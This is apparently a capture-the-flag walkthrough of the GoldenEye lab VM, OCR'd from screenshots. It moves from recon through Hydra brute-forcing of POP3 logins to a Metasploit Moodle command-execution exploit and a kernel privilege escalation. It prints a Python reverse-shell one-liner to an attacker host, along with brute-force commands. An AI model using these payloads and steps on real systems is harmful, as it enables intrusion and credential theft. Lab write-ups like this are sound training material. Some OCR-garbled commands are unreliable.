Discovery Scan

First I used netdiscover to find the ip address of the box.

```
Currently scanning: 192.168.254.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
  IP
               At MAC Address
                                  Count
                                            Len
                                                 MAC Vendor / Hostname
                                             60
192.168.160.2
               00:50:56:f1:ba:4c
                                      1
                                                 VMware, Inc.
192.168.160.131 00:0c:29:c5:84:7a
                                             60
                                                 VMware, Inc.
192.168.160.254 00:50:56:e8:a4:1a
                                             60 VMware, Inc.
```


Port and Version Check

I used nmap to check for open ports and the services run on those ports.


```
)-[/home/kali]
   nmap -sV -A -p-
                   192.168.160.131
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-24 02:17 EST
Nmap scan report for 192.168.160.131
Host is up (0.00063s latency).
Not shown: 65531 closed ports
        STATE SERVICE
PORT
                           VERSTON
                           Postfix smtpd
25/tcp
         open smtp
smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
 ssl-cert: Subject: commonName=ubuntu
 Not valid before: 2018-04-24T03:22:34
 _Not valid after: 2028-04-21T03:22:34
_ssl-date: TLS randomness does not represent time
80/tcp open http
                           Apache httpd 2.4.7 ((Ubuntu))
_http-server-header: Apache/2.4.7 (Ubuntu)
_http-title: GoldenEye Primary Admin Server
55006/tcp open ssl/unknown
 ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
 Not valid before: 2018-04-24T03:23:52
 _Not valid after: 2028-04-23T03:23:52
_ssl-date: TLS randomness does not represent time
55007/tcp open
MAC Address: 00:0C:29:C5:84:7A (VMware)
Device type: general purpose
Running: Linux 3.X 4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
                                                                                                Activate W
Network Distance: 1 hop
```

Enumeration

Since 80 port was open I tried to go to the server website using http



According to instruction I tried to go to the /sev-home/ but the page asked for credentials.




So I looked at the page source of the main webpage and found a css and javascript file.

I looked into the js file and found the password to be coded in HTML encoding.

```
GoldenEye Primary Admin S × http://192.168.160.131/termi × +
                                                                                       ... ⊍ ☆
                       view-source:http://192.168.160.131/terminal.js
🤜 Kali Linux 🔪 Kali Tools 🐹 Kali Forums 🂆 Kali Docs 🤜 NetHunter 📙 Offensive Security 📙 MSFU 🧆 Exploit-D
    var data = [
        GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/><br/>****TOP SECRET ACCESS****<br/>Access
      }
    1;
    //Boris, make sure you update your default password.
    //My sources say MI6 maybe planning to infiltrate.
    //Be on the lookout for any suspicious network traffic....
    //I encoded you p@ssword below...
    //Invi
cibleHack3r
    //BTW Natalya says she can break your codes
    var allElements = document.getElementsByClassName("typeing");
    for (var j = 0; j < allElements.length; <math>j++) {
      var currentElementId = allElements[j].id;
      var currentElementIdContent = data[0][currentElementId];
      var element = document.getElementById(currentElementId);
      var devTypeText = currentElementIdContent;
```


I decoded the password using cyberchef.



I used the password to access the /sev-dev directory

Username: boris

Password: InvincibleHack3r



The webpage showed a message saying they are using pop3 service.



So I tried login using pop3 service.

To find the password for pop3 I used hydra and default password list from wordlists in kali. I found the credentials.

```
Hydra -l boris -P /usr/share/wordlists/fasttrack.txt -t20 192.168.160.131 -s 55007 -I pop3 255 x

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 04:02:56
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task
[DATA] attacking pop3://192.168.160.131:55007/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 122 to do in 00:02h, 20 active
[STATUS] 80.00 tries/min, 160 tries in 00:02h, 62 to do in 00:01h, 20 active
[S5007][pop3] host: 192.168.160.131 login: boris password: secret1!

1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 04:05:06
```

I connected to pop3 port using telnet.

Username: boris

Password: secret1!

```
root kali)-[/home/kali]

# telnet 192.168.160.131 55007

Trying 192.168.160.131...

Connected to 192.168.160.131.

Escape character is '^]'.

+OK GoldenEye POP3 Electronic-Mail System

USER boris

+OK

PASS secret1!

+OK Logged in.
```

I used RETR to retrieve message. There was not much information there but I found the names of the other users and tried bruteforcing their credentials.

```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
         for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye
Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to s
can emails for security risks because I trust you and the other admins here.
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
         for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu
                                                                                                      Activate V
Boris, I can break your codes!
```

```
+OK 921 octets
Return-Path: <alec@janus.boss>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from janus (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id 4B9F4454B1
for <bords>; Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
Message-Id: <20180425025235.4B9F4454B1@ubuntu>
Date: Wed, 22 Apr 1995 19:51:48 -0700 (PDT)
From: alec@janus.boss
Your cooperation with our syndicate will pay off big. Attached are the final access codes for GoldenEye. Pla
ce them in a hidden file within the root directory of this server then remove from this email. There can onl
y be one set of these acces codes, and we need to secure them for the final execution. If they are retrieved
and captured our plan will crash and burn!
Once Xenia gets access to the training site and becomes familiar with the GoldenEye Terminal codes we will p
ush to our final stages....
PS - Keep security tight or we will be compromised.
-ERR Unknown command:
RETR 4
                                                                                                      Activate W
-ERR There's no message 4.
 ERR Disconnected for inactivity.
```

I was lucky enough to find credentials for Natalya

```
(root@ Malt)-[/home/kali]

Hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -t20 192.168.160.131 -s 55007 -I pop3

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 04:58:41

[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!

[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task

[DATA] attacking pop3://192.168.160.131:55007/

[STATUS] 60.00 tries/min, 60 tries in 00:01h, 162 to do in 00:03h, 20 active

[55007][pop3] host: 192.168.160.131 login: natalya password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 05:01:00
```

Then I connected to pop3 port using these credentials.

```
root⊕ kali)-[/home/kali]
# telnet 192.168.160.131 55007

Trying 192.168.160.131 ...

Connected to 192.168.160.131.

Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System

USER natalya
+OK

PASS bird
+OK Logged in.

RETR 1
+OK 631 octets
```

Then I checked the retrieved messages using RETR


As instructed I added the server ip to the dns name in my /etc/hosts

```
"root  kali)-[/home/kali]
" nano /etc/hosts

"cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
192.168.160.131 severnaya-station.com

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then I visited the domain in my browser.




I found a login page. I logged in using the credentials I found from natalya's message.


Username: xenia

Password: RCP90rulez!

And I was able to log in.



I looked around the website and found exchanged messages with dr doak



I tried bruteforcing doak and I was lucky to find his credentials.

```
Hydra -l doak -P /usr/share/wordlists/fasttrack.txt -t20 192.168.160.131 -s55007 -I pop3

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-24 05:28:43

[INFO] several providers have implemented cracking protection, check with a small wordlist first - and [DATA] max 20 tasks per 1 server, overall 20 tasks, 222 login tries (l:1/p:222), ~12 tries per task [DATA] attacking pop3://192.168.160.131:55007/

[STATUS] 100.00 tries/min, 100 tries in 00:01h, 122 to do in 00:02h, 20 active [55007][pop3] host: 192.168.160.131 login: doak password: goat

1 of 1 target successfully completed, 1 valid password found [WARNING] Writing restore file because 3 final worker threads did not complete until end. [ERROR] 3 targets did not resolve or could not be connected [ERROR] 0 target did not complete Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-24 05:30:26
```

I connected to doak through pop3 port using telnet and retrieved messages. I found his training site login credentials.

```
Letent 192.168.160.131 55007
Trying 192.168.160.131...
Connected to 192.168.160.131...
Escape character is 'n']'.

40K GoldenEge PDP3 Electronic-Mail System
USER doak

40K
PASS goat

40K Logged in.
RETR 1

40K 606 octets

Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu

Received: from doak (localhost [127.0.0.1])

by ubuntu (Postfix) with SMTP id 970C24549D

for <doaks; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)

Message-Id: <20180425034731.970C24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)

From: doak@ubuntu

James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?


Because I don't. Go to our training site and login to my account...dig until you can exfiltrate further information.....

Username: dr_doak
password: 4England!
```

Username: dr_doak

Password: 4England!

I looked around and found a secret file



The file gave clues.

```
(root@ kali)-[/home/kali/Downloads]
    cat s3cret.txt
007,


I was able to capture this apps adm1n cr3ds through clear txt.

Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here
.

Something juicy is located here: /dir007key/for-007.jpg

Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

I went to the directory and found a picture.



There was nothing on the picture or page source so I downloaded the picture to dissect it. I used exiftool for that.

```
(root@ kali)-[/home/kali/Downloads]
exiftool for-007.jpg
ExifTool Version Number
                            : 12.30
                            : for-007.jpg
File Name
Directory
                             : 15 KiB
File Size
File Modification Date/Time : 2022:01:24 05:51:35-05:00
File Access Date/Time
                            : 2022:01:24 05:51:35-05:00
File Inode Change Date/Time : 2022:01:24 05:51:35-05:00
File Permissions
                            : -rw-r--r--
File Type
                            : JPEG
File Type Extension
                            : jpg
MIME Type
                            : image/jpeg
JFIF Version
                            : 1.01
                            : 300
X Resolution
Y Resolution
                            : 300
Exif Byte Order
                           : Big-endian (Motorola, MM)
                    : eFdpbnRlcjE50TV4IQ=
Image Description
Make
                            : GoldenEye
Resolution Unit
                             : inches
Software
                             : linux
Artist
                            : For James
Y Cb Cr Positioning
                            : Centered
Exif Version
                            : 0231
Components Configuration
                           : Y, Cb, Cr, -
User Comment
                            : For 007
Flashpix Version
                             : 0100
Image Width
                             : 313
Image Height
                            : 212
```

I found a base64 encoded message in the image description so I decided to decrypt it.


```
(root@ kali)-[/home/kali/Downloads]
# echo eFdpbnRlcjE50TV4IQ= | base64 -d
xWinter1995x!
```

Since Dr Doak said he had admin's pass, I assume this is the admin pass and so I tried to login in the website using these credentials.

I was able to login as admin.

Username: admin

Password: xWinter1995x!



I looked through the website as admin user but I could not find anything that could lead to server root.

But I found that it is using Moodle service version 2.2.3. So looked for Moodle's vulnerabilities.



Exploiting Moodle

I searched in metasploit and found a exploit


I looked into the exploit on internet and found the code for the exploit.

According to the description of the exploit we have to edit the path for the spellchecker to an arbitrary command so I can run arbitrary commands in the context of the web application upon spellchecking requesting.


So updated the spellchecker path and uploaded this payload

python -c 'import


socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.1 68.160.128",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'




Then I updated the server plugin and changed spell engine to pspellshell from google spell.



As we can there is a new option for spell checker.



Then I set up the credentials and chose the payload.



The exploit worked and I was able to access the server as a low level user.

```
msf6 exploit(multi/http/moodle_cmd_exec) > exploit
[*] Started reverse TCP double handler on 192.168.160.128:4444
[*] Authenticating as user: admin
[*] Getting session key to update spellchecker if no session key was specified
[*] Updating spellchecker to use the system aspell
[*] Triggering payload
[*] Accepted the first client connection...
[*] Accepted the second client connection ... ho as
[*] Command: echo kRz98XVkIqVzS8AN;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kRz98XVkIqVzS8AN\r\n"
[*] Matching ...
[*] A is input..
[*] Command shell session 1 opened (192.168.160.128:4444 → 192.168.160.131:35941) at 2022-01-25
whoami
www-data
```

I looked for the server information and found it was running on linux Ubuntu.

```
uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Privilege escalation

I searched for exploits in searchsploit and found some. I looked for the first one on browser and downloaded the file using wget.

Since it was downloaded as txt file, I made a new .c file using cat.

Then I tried to run the file using gcc compiler but the server had no gcc compiler.

```
gcc 37292.c -o ofs
sh: 20: gcc: not found
```

Then I tried to compile with clang. It showed no error but 5 warning meaning the program was compiled.

But the output file didn't work.

So I looked in the exploit code and edited the code by changing gcc to clang using sed command.

```
cat 37292.c | grep gcc
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
    lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
sed -i 's/gcc/clang/g' 37292.c
```

[here, s=substitute, g=global]

Then I executed the output file and was able to access root shell.

```
ls
37292
37292.c
a.out
ofs
vmware-root
./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
```


Then I looked around to find information on the flag.

```
# ls
37292
37292.c
a.out
ofs
vmware-root
# cd ..
# ls
bin
boot
dev
etc
home
initrdlimg
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
```

```
# cd var
# ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
www
# cd www
# ls
html
moodledata
# cd html
# ls
006-final
dir007key
gnocertdir
index.css
index.html
logo.png
rtm.log
sev-home
sniper.png
space.gif
```

```
# cd 006-final
# ls
sata_drop.webm
sata_drop.webm.1
x8vtfinal-flag.gif
xvf7-flag
```

Then I visited flag directory and was able to capture the file



THE END